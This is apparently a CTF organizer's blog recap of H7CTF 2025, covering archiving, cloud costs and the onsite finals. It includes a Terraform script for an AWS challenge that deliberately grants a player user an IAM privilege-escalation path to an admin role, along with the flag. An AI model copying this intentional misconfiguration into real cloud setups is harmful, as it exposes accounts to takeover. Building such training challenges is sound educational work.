
2365 right submissions
34844 wrong submissions
Yea right and 99 percent of that has just gotta be OSINT fails LMAO. @MrGhost ISTG get rid of such challenge, I feel for the players.
Now to archive our ctf page, and there’s just the perfect tool I’ve been wanting to try out.
https://github.com/sigpwny/ctfd2pages
All you have to is export some env variables.
export PAGES_REPO="$HOME/ctfd-pages"
export CTFD_URL="https://ctf.h7tex.com/"
export GITHUB_REMOTE="git@github.com:H7-Tex/H7CTF2025.git"
and run ./stage 00 till ./stage 99. of course install puppeteer as well and boom we done.
Also after deleting the instances, make sure to release all the static IPs.


Last checked costs of the platform before taking it down from GCP, almost 17k! GCP free-tier really had come in clutch.
C-Drama
Stands for Cloud Drama, why abbreviate it you ask? just for the heck of it LOL. @Owatron made some banger cloud challenges in AWS all was good until this mail popped up.


Oh god, so we had to shift to another free-tier account midway through the CTF but it really gave the participants a lot to study in cloud specially AWS, now for a long story short, we use terraform to spin up all the required services and roles for a challenge, all with just a simple terraform apply. Here’s a script from one of the challenges before that Owa just marry Cookie at this point LMAO.
provider "aws" {
  region = "us-east-1"
}

data "aws_region" "current" {}
data "aws_caller_identity" "current" {}

resource "random_string" "suffix" {
  length  = 12
  special = false
  upper   = false
}

resource "aws_s3_bucket" "project_alpha_artifacts" {
  bucket = "h7tex-project-alpha-artifacts-${random_string.suffix.result}"
}

resource "aws_sns_topic" "ops_alarms_topic" {
  name = "H7Tex-Ops-Alarms"
}

resource "aws_iam_user" "player_user_cookie" {
  name = "H7Tex-Dev-Cookie"
  path = "/developers/"
}

resource "aws_iam_user" "dev_user_owa" {
  name = "H7Tex-Dev-Owa"
  path = "/developers/"
}

resource "aws_iam_user" "ops_user_charlie" {
  name = "H7Tex-Ops-Charlie"
  path = "/operations/"
}

resource "aws_iam_access_key" "player_user_keys" {
  user = aws_iam_user.player_user_cookie.name
}

resource "aws_iam_role" "admin_role" {
  name = "H7TexAdminRole"
  assume_role_policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect    = "Deny"
      Principal = { "AWS" : "*" }
      Action    = "sts:AssumeRole"
    }]
  })
}

data "aws_ami" "amazon_linux_2" {
  most_recent = true
  owners      = ["amazon"]
  filter {
    name   = "name"
    values = ["amzn2-ami-hvm-*-x86_64-gp2"]
  }
}

resource "aws_instance" "flag_holder" {
  ami           = data.aws_ami.amazon_linux_2.id
  instance_type = "t2.micro"
  tags = {
    Name = "H7Tex-Flag-Server"
    Flag = "H7CTF{Tru5t_P0l1c13s_Ar3_Th3_K3y_t0_th3_K1ngd0m}"
  }
}

resource "aws_iam_policy" "vulnerable_policy" {
  name = "H7Tex-IAM-Role-Trust-Manager"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [
      {
        Sid    = "IAMReadOnly"
        Effect = "Allow"
        Action = [
          "iam:ListRoles",
          "iam:GetRole",
          "iam:ListAttachedUserPolicies",
          "iam:ListUserPolicies",
          "iam:GetPolicy",
          "iam:GetPolicyVersion"
        ]
        Resource = "*"
      },
      {
        Sid      = "PrivilegeEscalationVector"
        Effect   = "Allow"
        Action   = "iam:UpdateAssumeRolePolicy"
        Resource = aws_iam_role.admin_role.arn
      }
    ]
  })
}

resource "aws_iam_policy" "s3_readonly_general" {
  name   = "H7Tex-S3-ReadOnly-General"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = ["s3:ListAllMyBuckets", "s3:GetBucketLocation"]
      Resource = "*"
    }]
  })
}

resource "aws_iam_policy" "s3_project_alpha_access" {
  name   = "H7Tex-S3-ProjectAlpha-Access"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Action = ["s3:GetObject", "s3:PutObject", "s3:ListBucket"]
      Resource = [
        aws_s3_bucket.project_alpha_artifacts.arn,
        "${aws_s3_bucket.project_alpha_artifacts.arn}/*"
      ]
    }]
  })
}

resource "aws_iam_policy" "cloudwatch_logs_reader" {
  name   = "H7Tex-CloudWatch-Logs-Reader"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = ["logs:DescribeLogGroups", "logs:GetLogEvents", "logs:FilterLogEvents"]
      Resource = "arn:aws:logs:*:*:*"
    }]
  })
}

resource "aws_iam_policy" "lambda_readonly" {
  name   = "H7Tex-Lambda-ReadOnly"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = "lambda:ListFunctions"
      Resource = "*"
    }]
  })
}

resource "aws_iam_policy" "sns_publish_alarms" {
  name   = "H7Tex-SNS-Publish-Alarms"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = "sns:Publish"
      Resource = aws_sns_topic.ops_alarms_topic.arn
    }]
  })
}

resource "aws_iam_policy" "billing_readonly" {
  name   = "H7Tex-Billing-ReadOnly"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = "ce:GetCostAndUsage"
      Resource = "*"
    }]
  })
}

resource "aws_iam_policy" "self_get_user" {
  name   = "H7Tex-IAM-AllowUserSelfRead"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = "iam:GetUser"
      Resource = "arn:aws:iam::${data.aws_caller_identity.current.account_id}:user/${aws_iam_user.player_user_cookie.path}${aws_iam_user.player_user_cookie.name}"
    }]
  })
}

resource "aws_iam_policy" "limited_admin_ec2_access" {
  name   = "H7Tex-Limited-Admin-EC2-Access"
  policy = jsonencode({
    Version   = "2012-10-17"
    Statement = [
      {
        Effect   = "Allow"
        Action   = "ec2:DescribeInstances"
        Resource = "*"
      }
    ]
  })
}

resource "aws_iam_user_policy_attachment" "cookie_attachment_1" {
  user       = aws_iam_user.player_user_cookie.name
  policy_arn = aws_iam_policy.s3_readonly_general.arn
}
resource "aws_iam_user_policy_attachment" "cookie_attachment_3" {
  user       = aws_iam_user.player_user_cookie.name
  policy_arn = aws_iam_policy.cloudwatch_logs_reader.arn
}
resource "aws_iam_user_policy_attachment" "cookie_attachment_4" {
  user       = aws_iam_user.player_user_cookie.name
  policy_arn = aws_iam_policy.vulnerable_policy.arn
}
resource "aws_iam_user_policy_attachment" "cookie_attachment_5" {
  user       = aws_iam_user.player_user_cookie.name
  policy_arn = aws_iam_policy.self_get_user.arn
}

resource "aws_iam_user_policy_attachment" "owa_attachment_1" {
  user       = aws_iam_user.dev_user_owa.name
  policy_arn = aws_iam_policy.s3_project_alpha_access.arn
}
resource "aws_iam_user_policy_attachment" "owa_attachment_2" {
  user       = aws_iam_user.dev_user_owa.name
  policy_arn = aws_iam_policy.lambda_readonly.arn
}

resource "aws_iam_user_policy_attachment" "charlie_attachment_1" {
  user       = aws_iam_user.ops_user_charlie.name
  policy_arn = aws_iam_policy.billing_readonly.arn
}
resource "aws_iam_user_policy_attachment" "charlie_attachment_2" {
  user       = aws_iam_user.ops_user_charlie.name
  policy_arn = aws_iam_policy.sns_publish_alarms.arn
}
resource "aws_iam_user_policy_attachment" "charlie_attachment_3" {
  user       = aws_iam_user.ops_user_charlie.name
  policy_arn = aws_iam_policy.cloudwatch_logs_reader.arn
}

resource "aws_iam_role_policy_attachment" "limited_admin_policy_attachment" {
  role       = aws_iam_role.admin_role.name
  policy_arn = aws_iam_policy.limited_admin_ec2_access.arn
}

output "challenge_briefing" {
  value = <<-EOT
    #   Welcome to the H7Tex "Blind Spot" Challenge!

    From your low-level vantage point, you are a ghost behind the glass,
    watching the automated puppets of H7Tex's infrastructure dance to a pre-written script.
    They are powerful, but they are mindless, and their strings are controlled by the system.

    Your objective is to find a frayed thread—a forgotten credential or permission
    that gives you the slightest tug of influence. You must learn to pull the right strings,
    manipulating the system's rules to grant yourself visibility and locate the hidden data (flag).

    Your Starting Credentials:
  EOT
}

output "player_access_key_id" {
  value     = aws_iam_access_key.player_user_keys.id
  sensitive = true
}

output "player_secret_access_key" {
  value     = aws_iam_access_key.player_user_keys.secret
  sensitive = true
}
Now reason I put the 💀 emoji is cause I saw the us-east-1 region. Pretty sure ya’ll know the lore behind it, but thankfully it was just a local script, he had changed it in production. BTW mandatory meme drop.

Here’s a link to one of @Owatron’s write-up.
H7CTF25/The puppeter.md at main · Owatron/H7CTF25
Finishing off this section just like Owa did in his write-up, “unfortunately amazon had different ideas, they did not want their doors getting breached so they shut down our door :D”.
Finals
Absolute Cinema. Those where the words of choice that came to mind when starting to write this section of the blog. Let me start off by talking about how we went about getting such a reputable chief guest, as things were quite successful from the online qualifiers, seeing the growth and potential of the event, my dad suggested me to talk with Saif, a junior colleague of his from the leather industry, quick back-story about this person - he was a national level basketball player and one with a tremendous number of high connections all over, I’ve already heard a lot of stories about this person like dealing with police incidents with just a phone call, yea the things you see in the movies those. That’s when it dawned on me (more like a deeper realization) that the real treasures in life is not one that is financial but the connections and relationships we made along the way. That’s enough of the back story, so Saif Anna recommended us to meet with the current chief guest, apparently he’s a class-mate of the chief guest’s son (small world huh). So then things started to take shape and we even went to his office head-quarters at Nandhanam to formally invite him. That is how we where able to get such a high profile person to start-off the event.
Inaugural Ceremony was scheduled to take place @ 11 PM, Saturday but the guest had arrived almost an hour before the start so we arranged a VIP suite within the auditorium and cameras were rolling the entire time, then pretty much all the higher officials had come, it was pretty surreal. The ceremony went along for another hour, pretty sure the finalists were tired of waiting since I told them to come around 9, some of them even came by 8. Apologies. The point where it made the entire college turn their heads was the joining of EC-Council as a sponsor that made them realize that this is kind off a big deal and started to support us a bit more. Till then we were the ones sponsoring the food (dinner and refreshments) but now we only need to take care of the food, so small win. We even had digital posters around the KTR campus, like this one.

Even though we were the ones sponsoring the food, we didn’t hold back. We made sure everything served was top-tier, proper consumer-grade stuff HAHA. Whatever delay the participants endured, we compensated for it with the spread - multiple rounds of refreshments: tea, coffee, spring rolls, cakes, samosas, sandwiches, and a solid dinner to wrap it up. The next morning, a complimentary breakfast was served as well: pongal and idly. Shout-out to Prof Joseph Raymond for pulling some strings on our behalf.
After all that, it was finally time to start until we realized something disastrous, cellular data inside the auditorium was basically non-existent. At first I brushed it off, but it quickly became obvious that this was a massive oversight on our part. We immediately called the SRM network team and asked them to whitelist the IPs we had provided. As a quick sanity check, we went to a few finalists and logged in using our own credentials. It worked, but there was no way we could do that for an entire hall full of participants. This turned out to be the one and only real hiccup of the entire event. We borrowed a professor’s laptop, logged into the Wi-Fi portal, collected emails from all the participants, and formatted them in the strangest way the system demanded. After a bit of script-monkeying, we managed to push nearly 100 guest Wi-Fi account requests. So many thoughts were running in my head, I even considered releasing the stash of credentials I had farmed since first year LOL. Now the HOD had to approve. That took time. Then the main operator had to approve. And right when we reached that stage, he decided to go for lunch. Of course he did. After some more chasing around, we finally caught him, got the approvals through, and the credentials started arriving. Participants logged in, though the Linux users struggled a bit because of how the captive portal and setup differed. By the time we got everyone sorted, it was 3 PM.
CTF starts.
And still, the Wi-Fi wasn’t done messing with us. The network had a massive list of restrictions, blocking a few essential sites including THM’s VPN endpoint, which was required for one of the B2R challenges I built. Some participants had to rely on whatever mobile data they could squeeze out. We even shared our own hotspots, and a few people sat near the exit just to catch a usable signal. It wasn’t as catastrophic as it sounds, but it definitely left us wishing we had anticipated it earlier but once that hurdle was behind us, the atmosphere shifted completely pin-drop silence the moment the CTF began, everyone locked in, hacking away.
From that point onward, it was a smooth ride. We spent time talking with the finalists, having fun, and time flew. Because we started late, we couldn’t extend the CTF as some participants had already booked their travel based on the original schedule. That meant sticking to the planned end time of 1 PM on Sunday. 22 hours. Remember the entire onsite logistics was taken care of with just 6 people, I find real pride in this, It’s one of those moments that proves quality matters far more than raw numbers. Even the sponsor hunt was done by only two members. Design? One person and we split the rest of the load among ourselves. I’m not claiming we were perfect, but it genuinely shows what a tightly coordinated team can pull off when everything clicks.
All the fun apart, the finals had it’s fair share of scandals and of-course flag sharing being the center of it, previously I mentioned I had built an anti-cheat for CTFd and even though I hadn’t made it announced it public, it has been there in the CTFRiced for a while. It caught a few teams sharing dynamic flags, but we didn’t reprimand them as all of them were of the bottom feeders, nevertheless remember flag-sharing is cursed kids. They might’ve thought they might’ve gotten away with it, but the system sees all. Keeping their names private, as it’s not our best intentions to publically humiliate them.


At the end with about 10 minutes left, we released a challenge called -5 which reduced 5 points from their score and 4 teams actually solved it, that was so hilarious LMAO. Here is a picture of the scoreboard after the CTF end. P.S. here’s a whistleblower to finish things up, that blue shirt dude is rohmat.

Post Mortem
